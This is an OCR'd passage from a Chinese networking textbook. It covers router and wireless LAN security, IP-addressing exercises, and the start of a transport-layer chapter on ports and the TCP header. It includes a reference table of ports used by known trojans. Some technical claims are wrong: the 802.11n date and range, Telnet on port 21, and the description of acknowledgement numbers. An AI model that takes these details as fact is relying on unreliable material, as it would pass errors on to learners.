


图 5-36　路由器工作原理

最后是安全性不同。交换机只能简单地对 Mac 地址进行过滤；而路由器可以灵活地根据 IP 地址、网络状态、端口序号等过滤数据包，充当网络防火墙角色。另外，如数据加密、数据压缩、数据纠错任务也可以由路由器完成。

5.5.3　无线局域网与无线路由器安全

无线局域网 WLAN(Wireless Local Area Network)是计算机网络与无线通信相结合的产物。“无线”定义了网络连接方式，省去了传统局域网中的传输电缆，利用红外线、蓝牙和微波等无线介质传输信号；“局域网”定义了网络应用范围，是将小范围内各种设备相互连接形成的通信网络。

自第二次世界大战以来，无线通信以其在军事上的卓越成效而备受重视。直至 20 世纪 80 年代，无线技术首次应用于局域网通信之中，各厂商纷纷推出各自 WLAN，只能提供 1Mbps～2Mbps 带宽。虽然当初的 WLAN 缺乏统一协议，不同厂商之间设备无法互通，但由于无线技术可以避免复杂烦琐的布线成本，故以其极大的灵活性和自由度得到广泛应用。1997 年 IEEE (The Institute of Electrical and Electronics Engineers) 美国电气和电子工程师协会首次发布无线局域网 802.11 系列标准，从此无线局域网走向兼容性和互操作性。1999 年 IEEE 又提出 802.11a(频段 5GHz，速率 54Mbps)标准和 802.11b(频段 2.4GHz，速率 11Mbps)标准，并采用 WEP 静态加密方案对明文数据进行加密，用户可以得到同传统以太网一样的性能和吞吐量。2004 年 7 月，IEEE 为弥补脆弱的 WEP 加密提出了 802.11i 无线安全标准，通过 WPA/WPA2 动态密钥对数据进行加密。为提高局域网传输速率，2004 年 1 月 IEEE 发布 802.11n 标准，带宽可达 300Mbps，比以往无线网络传输更快更远。IEEE 802.11 系列各标准见表 5-8。

无线路由器采用电磁波载体传输数据。随着无线局域网广泛应用，其安全性问题越来越受关注。对于传统有线网络而言，传输信号只有在物理链路遭到破坏情况下才有可能泄漏。而无线网络中数据以微波为载体在空气中辐射传播，只要在信号覆盖范围内的无线网卡都可以接收数据，因此无线局域网安全性和保密性问题尤为突出，基本安全技术有以下几种。

表 5-8　IEEE 802.11 标准

标准	描　　述	传输速率	最大传输距离/m	工作频率
802.11b	目前最成熟、最通用的无线协议标准	11Mbps	100～300	2.4GHz
802.11a	与目前最主流的 802.11b 不兼容，其地位逐步被 802.11g 标准产品替代，产品价位远高于 802.11b	54Mbps	50～100	5GHz
802.11b+	只有美国 TI 公司一家提供芯片，产品不具备与其他产品兼容性，已逐渐淡出市场	22Mbps	100～300	2.4GHz
802.11g	目前标准出台不久，各厂商产品兼容性不统一，尚不成熟	54Mbps	50～100	2.4GHz
802.11n	未来的发展趋势，向下兼容 802.11a/b/g，提供高质量、高带宽的无线传输服务	300Mbps～600Mbps	1～5km	2.4GHz～5GHz

1. 访问控制技术

为提高无线网络安全性，IEEE 802.11b 协议首先采用访问控制限制无线设备接入。每个无线路由器可以配置特定 ESSID，只有当接入的 ESSID 与无线路由器的 SSID 相一致时，无线网卡才能加入局域网。这意味着无线路由可以通过隐藏自身 SSID 限制非法用户的接入，避免任意漫游带来的安全性问题。

另一种访问控制技术是通过 Mac 地址限制非法用户接入。由于每一块无线网卡都拥有唯一 Mac 地址，故可以在无线路由器内部建立一张“Mac 地址控制表”(Access Control)，只有列表内的合法用户才能接入无线网络，从而有效避免未经授权用户的非法访问。

2. WEP 数据加密

无线局域网数据传输可以通过 WEP(Wired Equivalent Privacy)协议进行加密。WEP 是 IEEE 802.11b 协议中最基本的安全加密措施，也是无线路由器默认的加密方式。它采用 64 位或 128 位静态密钥对初始数据进行 RC4 加密处理，客户端在接收到密文后逆向还原成初始明文，从而防止数据窃听盗用。然而，RC4 加密算法存在安全缺陷，它将唯一完整密钥分割乱序后随不同数据包一起传输，因此只要捕获足够数量的数据包并重组就可以分析还原成原始密钥。

3. 新一代无线安全技术——IEEE 802.11i

在安全性需求较高的场合，如大型企业、银行、证券行业，仅仅使用最基本的 WEP 数据加密并不能完全达到安全需求。IEEE 组织目前正在开发下一代无线安全标准 IEEE 802.11i，并致力于从长远角度考虑解决无线局域网的安全问题。

(1) WPA-TKIP 安全规范

WPA(Wi-Fi Protected Access)作为 IEEE 802.11i 标准的大部分，是在 802.11i 完备之前替代 WEP 的过渡方案，其核心就是 IEEE 802.1x 认证技术和 TKIP(Temporal Key Integrity Protocol)临时密钥集成协议。IEEE 802.1x 用于对接入设备进行安全认证，TKIP 用于动态密钥细分，每发一个数据包重新生成一个新密钥。虽然 WPA 仍使用 RC4 算法对数据进行加密，但是由于密钥定期更新，故暂无法使用类似破解 WEP 方法一样，通过捕获数据包分析破解密钥。然而，随着技术不断发展，WPA 也会像 WEP 一样存在安全风险。

(2) WPA2-AES安全规范

WPA2(WPA第二版)是对IEEE 802.11i标准的安全增强方案,也是目前无线路由中最高的加密模式,由于需要通过额外硬件对数据进行AES加密,不能单靠软件升级实现,因此这种加密模式尚未广泛普及。

本章小结

本章是整本书篇幅最长,也是最重要的一章。IP协议是因特网的核心协议,随着网络应用的全面普及,IP协议也不断发展以适应新的需求。本章重点要求读者掌握IP地址分类及子网划分计算。子网规划灵活多样,且不是一成不变的,既要考虑到当前网络规模,又要考虑到日后发展;既要适应用户需求,又要减少不必要浪费,这些在IP规划时都要综合考虑。本章知识结构如图5-37所示。



图5-37 第5章知识结构图

思考练习题

一、填空题

1. 路由算法分为静态路由算法和动态路由算法，其中最短通路算法属于________，OSPF 属于________。

2. IPv4 的 IP 地址长度为________位，地址 192.168.1.0 默认子网掩码为________。

3. 192.168.1.0 网络若要划分为 7 个子网，则子网掩码应设为________。

4. 如果借用一个 C 类 IP 地址的 6 位主机号划分子网，则子网掩码应该设为________。

5. 广播地址为________，用于向同一网段所有主机发送数据。

二、选择题

1. 以下用户仅可以在本地内部网络中使用的专用 IP 地址是________。

A. 192.168.1.1　B. 20.10.1.1　C. 202.113.1.1　D. 203.5.1.1

2. 路由器工作在 OSI 参考模型的________。

A. 网络层　B. 传输层　C. 数据链路层　D. 物理层

3. 同个局域网计算机被划入不同子网中，不同子网的计算机要实现互通应通过________连接。

A. 交换机　B. 集线器　C. 路由器　D. 网桥

4. 为了避免 IP 地址的浪费，需要对 IP 地址中的主机位再次划分子网，即________。

A. 子网号和主机号　B. 子网号和网络号

C. 主机号和网络号　D. 子网号和分机号

5. 在 ISO/OSI 参考模型中，网络层的主要功能是________。

A. 提供可靠的端到端服务，透明地传送报文

B. 路由选择和拥塞控制，实现发送方和接收方的连接

C. 在通信实体之间传送以帧为单位的数据

D. 数据格式变换

6. 下面 IP 地址中属于 C 类 IP 地址的是________。

A. 10.10.10.1　B. 172.168.0.1

C. 191.168.0.1　D. 202.113.0.1

7. 若节点 IP 地址为 172.16.10.100，子网掩码为 255.255.255.0，则该节点所处子网地址为________。

A. 172.16.10.100　B. 172.16.10.0

C. 172.16.10.1　D. 172.16.10.255

8. 如果借用一个 C 类 IP 地址的 4 位主机号划分子网，则子网掩码应该设为________。

A. 255.255.255.192　B. 255.255.255.224

C. 255.255.255.240　D. 255.255.255.248

9. 当主机设置为“自动获取 IP 地址”时，将使用________地址向 DHCP 服务器索取 IP 地址。

A. 0.0.0.0　　B. 127.0.0.1

C. 255.255.255.255　　D. 192.168.1.1

10. 全“1”的 IP 地址被称为有限广播地址，若某主机使用全“1”地址作为目的地址，则将向 ________ 发送信息。

A. 本网络中所有主机　　B. 某网络中所有主机

C. 某网络中某一主机　　D. 所有网络中所有主机

11. 若 IP 地址为 128.202.10.38，子网掩码为 255.255.255.0，则该节点所处子网地址为________。

A. 128.202.10.38　　B. 128.202.10.0

C. 128.202.10.1　　D. 128.202.10.255

12. 若 IP 地址为 172.16.1.23，子网掩码为 255.255.0.0，则其处于第________子网。

A. 1　　B. 2　　C. 3　　D. 没有子网

13. 若 IP 地址为 202.16.3.34，子网掩码为 255.255.0.0，则其处于第________子网。

A. 1　　B. 2　　C. 3　　D. 没有子网

14. 下面 IP 地址属于 B 类 IP 地址的是________。

A. 121.111.168.1　　B. 191.108.111.2

C. 192.199.1.35　　D. 234.125.13.110

15. 在 C 类 IP 地址中，一个网络能够容纳________台主机。

A. 254　　B. 255　　C. 256　　D. 无数

16. 以下不属于网络层功能的是________。

A. 路由选择　　B. 流量控制

C. 数据包分组　　D. 建立、维护和释放连接

17. 在 Internet 中，数据包按________进行寻址。

A. 邮件地址　　B. IP 地址　　C. Mac 地址　　D. 网线接口地址

18. 若节点 IP 地址为 172.16.10.100，子网掩码为 255.255.255.0，则该节点所处子网地址为________。

A. 172.16.10.100　　B. 172.16.10.0

C. 172.16.10.1　　D. 172.16.10.255

19. 若节点 IP 地址为 128.202.10.38，子网掩码为 255.255.255.0，则该节点所处子网地址为________。

A. 128.202.10.38　　B. 128.202.10.0

C. 128.202.10.1　　D. 128.202.10.255

20. 在因特网中，地址解析协议 ARP 是用来解析________。

A. IP 地址与 Mac 地址的对应关系　　B. Mac 地址与端口号的对应关系

C. IP 地址与端口号的对应关系　　D. 端口号与主机名的对应关系

21. 关于 IP 协议，以下说法错误的是________。

A. IP 协议是一种互联网协议

B. IP 协议定义了 IP 数据报的具体格式

C. IP 协议要求下层必须使用相同的物理网络

D. IP 协议为传输层提供服务

22. 如果借用一个 C 类 IP 地址的 3 位主机号部分划分子网，那么子网屏蔽码应该为________。

A. 255.255.255.192　　B. 255.255.255.224

C. 255.255.255.240　　D. 255.255.255.248

23. 下面 IP 地址中属于私用 IP 地址的是________。

A. 192.16 .1.10　　B. 172.168.0.1

C. 191.168.0.1　　D. 10.113.32.19

24. 路由器用于网络互联，它对各层网络协议的要求是________。

A. 物理层以上的协议应相同　　B. 网络层以上的高层协议相同

C. 数据链路层以上的协议相同　　D. 网络层以下的低层协议相同

25. 网络层向用户提供________。

A. 点到点服务　　B. 端到端服务

C. 发送方到接收方服务　　D. 应用程序到应用程序服务

三、简答题

1. 简述网络层功能和作用。
2. 简述静态路由算法和动态路由算法的区别。
3. 简述路由器工作原理。
4. 简述子网划分的目的和意义。

四、计算题

将 192.168.22.0 网络划分为 10 个子网，若 IP 地址为 192.168.22.51，求该 IP 地址的地址类型、子网掩码、子网地址、主机号、子网广播地址。

(1) 子网掩码：________________。

(2) 子网地址：________________。

(3) 子网广播地址：________________。

(4) 192.168.22.77 处于 192.168.22.0 网络中第__________子网第__________。主机。

第 6 章　传输层协议

在 OSI 参考模型中，物理层、数据链路层和网络层被称为低三层，与通信相关；应用层、表示层和会话层被称为高三层，与操作系统和应用程序相关；传输层位于 OSI 参考模型的第四层，是高三层与低三层的接口层，既涉及具体应用，又与网络通信相关，因此传输层也称为中间层或者过渡层。

传输层基于网络层服务。网络层通过寻址实现源主机和目的主机之间的连接，交付传输层。传输层通过端口号标识不同应用进程[①]，当将来自网络层数据包排序组合成完整报文后，再根据端口号转送至相应的应用进程。也就是说，网络层实现双方主机的连接，而传输层在网络层基础上实现双方主机应用进程之间的连接，即端到端连接。

本章重点讲述传输层的 TCP 和 UDP 协议，要求读者识记基本服务端口号，了解 TCP 三次握手过程，掌握 TCP 和 UDP 报文格式，最后深化面向连接服务和无连接服务之间的区别和应用。

学习目标

(1) 识记传输层功能和作用。

(2) 理解 TCP 协议和 UDP 协议的区别和应用。

(3) 识记 TCP 报文格式。

(4) 识记端口号的作用和分类。

(5) 理解 TCP 三次握手过程。

6.1　传输层基本功能

6.1.1　传输层功能

严格来讲，两个远程主机之间的通信实际上是两主机应用进程之间的通信。网络层基于 IP 协议将数据包传送至目的主机，但数据包仅停留在目的主机的网络层，并没有交付到相应进程，剩余任务需要由传输层来进一步完成。例如，网络层只能将一封信送至对方家门口，而只有传输层才能真正把信件送到收件人手中。传输层基于网络层服务，任务是向应用进程提供可靠、有效的端到端服务。为达此目的，传输层的具体功能如下。

1. 建立双方进程之间的逻辑连接

传输层的逻辑连接是收发双方应用进程与应用进程之间的连接。一个主机内部可以同

---

① 进程是应用程序的一次执行，例如每个 IE 浏览器窗口都是一个不同的进程实例。进程之间互不相干，通过不同端口号标识。

时运行多个应用进程,例如,同时打开多个浏览器页面、发送电子邮件、网络聊天等,各应用进程相互独立,用源端口号(49152～65535)作为标识。当加上端口号后,传输层选择TCP传输控制协议或UDP用户数据报协议为双方应用程序建立逻辑连接。

TCP传输控制协议是一个可靠的、面向连接协议。它允许两主机之间无差错的传输数据,另外还负责对数据段报文进行流量控制,避免因发送过快所导致的数据丢失和网络拥塞。

UDP用户数据报协议采用无连接方式传输数据,不能保证数据一定能抵达接收方,只是尽最大努力投递。也就是说,UDP用户数据报协议不关心数据能否抵达目的主机、数据是否出错,其可靠性通过其他层协议弥补。

2. 报文分段和重组

应用进程接收来自客户端请求,将信息通过表示层和会话层转换为数据后交由传输层。转换的数据过长并不利于传输,传输层需要将数据拆解成更小分段以便传送。为标明分段信息,传输层在每个分段前面添加报头,包含源端口号①、目的端口号②、分段长度、校验和③等控制信息。由于各个数据段打包后会沿不同路径抵达接收方,故传输层为每个数据段标上序列号,在抵达目的节点后再根据序号重组排列成初始报文交付应用进程。

3. 差错控制(可选)

差错控制是检测和纠正传输错误的机制。当数据链路层没有对数据帧进行差错控制时,检错任务可由网络层负责;当网络层也没有对数据包进行差错控制时,检错任务可由传输层或应用层负责。假如所有层次都不对数据进行差错控制,用户收到的数据可能会产生差错,如文字乱码、图像无法预览、压缩文件无法解压等。

4. 流量控制和拥塞控制(可选)

传输层可以对报文分段进行流量控制和拥塞控制,负责匹配收发双方速度,以避免拥塞。流量控制也可以在数据链路层或网络层完成,分别对数据帧和数据包进行流量控制。

5. 质量服务QoS

仅仅依靠流量控制和拥塞控制有时并不能保证数据服务质量(Quality of Service)。例如,传输的图片是否失真、声音是否停顿、视频点播是否流畅等,这些都属于质量服务范畴。网络服务质量优劣可以用以下参数进行衡量,分别是可靠性、时延、时延抖动④和带宽。

6.1.2 传输层端口号

端口被形象地称为计算机与外界通信的窗口。TCP和UDP协议使用端口号标识应用

---

① 源端口号用于标识发送方应用程序,例如,同时打开多个浏览器页面,每个浏览器都会随机分配一个介于49152～65535之间的源端口号。

② 目的端口号用于指明将数据发送至目的主机的相应进程。

③ 校验和是一种检测数据传输错误的差错机制,将数据二进制反码求和后生成校验位随数据一起发送,在目的节点接收到数据后做相同计算,并结合校验位判断数据是否出错。

④ 时延抖动是由于数据传输速率不稳定造成的。对文件传输来讲,速率抖动大小无关要紧,但是对视频音频来讲,速率抖动太大会导致播放不流畅。

进程,端口号可以看成是对各种应用进程的编号,是一个逻辑概念,与交换机和路由器中的物理端口是两个概念。

端口号用16位二进制数标识,共有0～65535个端口号。IANA号码指派委员会根据端口号应用范围将端口分为3类。

1. Well-Known Ports 熟知端口(0～1023)

熟知端口也叫作公认端口或常用端口,由TCP/IP确定和公布,是所有用户和操作系统达成共识的。熟知端口已固定分配给系统服务,不能更改。例如,21端口分配给FTP文件传输服务、25端口分配给SMTP简单邮件传输服务、80端口分配给HTTP服务等。熟知端口号见表6-1。

表6-1 熟知端口号

服务类型	端口号	服务类型	端口号
Echo	7	DHCPr	67
FTP	20、21①	Telnet	23
SMTP	25	Time	37
Whois	43	DNS	53
HTTP	80	POP3	110

2. Registered Ports 注册端口(1024～49151)

注册端口用于分配给用户进程和应用程序,也常常被病毒木马利用。当软件商发布网络软件时,端口号不能占用系统熟知端口,也不能与其他软件端口号冲突,必须向IANA申请注册端口。例如QQ端口号为4000和8000②,迅雷端口号为3077和3076,BT端口号为6881～6890③。哪个进程使用哪个端口号并不重要,用户也可以修改,但必须达成共识。例如个人修改迅雷端口号会导致无法正常下载,因为无法接入服务器,也无法与其他迅雷用户交换数据。常用软件的注册端口见表6-2。

表6-2 常用软件的注册端口

服务类型	端口号	服务类型	端口号
QQ	4000、8000	MSN	1863
NetMeeting	1720、1731	Windows远程桌面	3389
MYSQL	3306	SQL	1433
eMule电驴	4661～4666	BT(网际快车)	4041
迅雷	3077、3076	纳米机器人	4622
常见木马	6267(广外女生)、7300～7308(网络精灵)、1027(灰鸽子)、8102(网络神偷)、7626(冰河木马)、2001(黑洞木马)、7306(Netspy)、4950(IcqTrojan)		

① FTP服务控制端口(连接端口)号是21,数据端口号为20。

② QQ程序使用UDP用户数据报协议传输消息,默认通信端口(源端口)号为4000,服务端口(目的端口)号为8000。若打开第二个QQ,则源端口号变为4001,目的端口号不变,打开3个以上QQ进程端口号如此类推。如果网络管理员要禁用QQ,则只需在网关上配置过滤规则,过滤目的端口号为8000的UDP数据包就可以实现对QQ的封杀。

③ BT软件通过用户之间彼此共享数据源实现加速下载,但同时也占用大量带宽。默认每个BT下载线程占用一个端口,最多开启9个线程。下载线程数可以修改,但分配过多会占尽网络带宽,影响他人网速。

3. Dynamic Ports 动态端口(49152～65535)

动态端口也称为临时端口，IANA 既不做特别规定也不必注册，动态分配给应用进程使用。当一个应用进程需要通信时，它向操作系统申请一个动态端口作为源端口，用于标识进程本身。当进程关闭后，系统释放其占用的端口号以分配给下一个需要通信的进程。

6.2　TCP 传输控制协议

6.2.1　TCP 协议与应用

TCP(Transmission Control Protocol)传输控制协议工作于传输层，提供面向连接的可靠传输服务。TCP 协议应用广泛，适合传输大量的、可靠性和实时性要求较高的数据，如远程控制、网页浏览、网络电话等。表 6-3 给出常用 TCP 端口号及应用。

表 6-3　常用 TCP 端口号及应用

TCP 端口号	协　议	说　　明
20、21	FTP	文件传输协议，用于文件上传和下载
23	Telnet	远程登录协议，通过登录 21 端口远程管理计算机
25	SMTP	简单邮件传输协议，用于发送邮件
53	DNS	域名服务，用于将域名如 www.163.com 解析成 IP 地址
80	HTTP	超文本传输协议，用于网页浏览

6.2.2　TCP 数据段格式

为保证数据传输可靠有效，TCP 数据段报头含有复杂重要信息，图 6-1 给出 TCP 报文格式，下面是详细介绍。




图 6-1　TCP 报文格式

1. 源端口号

0～15 位共 16bit 存放源端口号，是操作系统为需要通信的应用进程分配的随机端口号，用于唯一标识一个进程。

2. 目的端口号

16～31 位共 16bit 存放目的端口号，对应于目的节点应用进程的监听端口。接收方传输层收到报文后根据目的端口号决定转发至相应进程。

3. 序列号

第 2 行是 32 位序列号，提供 $0\sim2^{32}-1$ 数字序号。为了便于传输，TCP 从应用进程接收数据后会拆分成长度更小的数据段。TCP 利用序列号将数据段打上标签；当抵达目的节点后，再根据序列号重组排列成初始报文交付应用进程。

4. 确认号

数据段虽然贴上标签，但并不保证所有数据段都能抵达目的节点，只要任何一个数据段丢失都会破坏数据完整性，而使用确认号可以很好解决这个问题。第 3 行 32 位确认号同样提供 $0\sim2^{32}-1$ 个序号，用于确认数据段是否发送成功。例如，发送方接收到确认号为 X，表示前 $X-1$ 个数据段已成功接收；如果数据段一直没被确认直到超时，发送方会重新发送丢失数据段，从而保证数据完整性。

5. 首部长度(HLEN)

第 4 行前 4 个比特用于标识报头字节长度，取值为 5～15，默认值为 5，表示默认情况下 TCP 报头长度为 20 个字节①。当要扩展首部长度时，可以更改这个字段，例如，首部长度的 4 位都置“1”，TCP 首部长度最大为 60 个字节②。

6. 保留长度

保留长度 6 位作为今后扩展使用，目前尚未使用，全部定义为“0”。

7. 6 个控制位

6 个控制位(URG、ACK、PSH、RST、SYN、FIN)对 TCP 链路建立起到重要作用，具体含义如下。

(1) URG(URGENT，紧急的)紧急指针有效位

当紧急指针 URG=0 时，不起作用；当紧急指针 URG=1 时，表示报文含有紧急数据，应优先插入报文段最前列，同时告诉接收方将有紧急数据到来，要求立即接收处理。所谓紧急数据，包括程序错误、数据重复丢失、丢失补足等，必须与第 5 行后 16 位紧急指针配合使用，使接收方知道紧急数据长度有多少字节。

(2) ACK(Acknowledgement Number)确认编号

确认编号是对第 3 行 32 位确认号的确认。当 ACK=1 时，确认序列号字段才有效；当 ACK=0 时，确认号无效。

(3) PSH(PUSH)推操作

当 PSH=1 时，要求接收方尽快将本数据段推送至应用层，以加快特殊数据段处理速度。PSH 比紧急指针更加有效，但很少使用。

(4) RST(RESET)复位操作

当 RST=1 时，通知接收方重新建立 TCP 连接。当主机出现故障时，必须释放连接，同

---

① 当首部长度为默认值 5 时，表示报头长度为 5 行，而每行数据有 32 位即 4 个字节，所以报头长度为 5×4=20 个字节。

② 当 4 位首部长度为“1111”时，转为十进制是“15”，表示首部长度为 15 行，每行 4 个字节，所以首部长度为 15×4=60 个字节。

时告知接收方重新建立连接。

(5) SYN(Synchronize Sequence Numbers)同步序列编号

SYN 用于建立连接请求并使序号同步。当接收方 SYN =1 时,表示同意建立连接。

(6) FIN(FINAL)终值位

当 TCP 完成数据传输需要断开连接时,提出断开连接的一方将 FIN 置 1。

8. 窗口大小

16 位窗口大小用于告知接收方发送窗口大小,其值等于链路中存在的数据段数。通过设置窗口大小,接收方可以控制发送方发送速率实现流量控制。当网络通畅时,可通过加大窗口值加快发送速度;当网络不稳定时,可减小窗口值减慢发送速度以保证正常接收。TCP 传输控制协议中的流量控制就是基于改变窗口大小来实现的,具体参阅以上章节。

9. 校验和

第 5 行前 16 位校验和用于对数据段进行差错控制。在发送数据段时,由发送方计算 TCP 数据段所有字节的校验和,接收方收到后再做相同计算生成校验和,若两者一致则表示数据检验无误,否则丢弃数据段等待重发。

10. 可选项

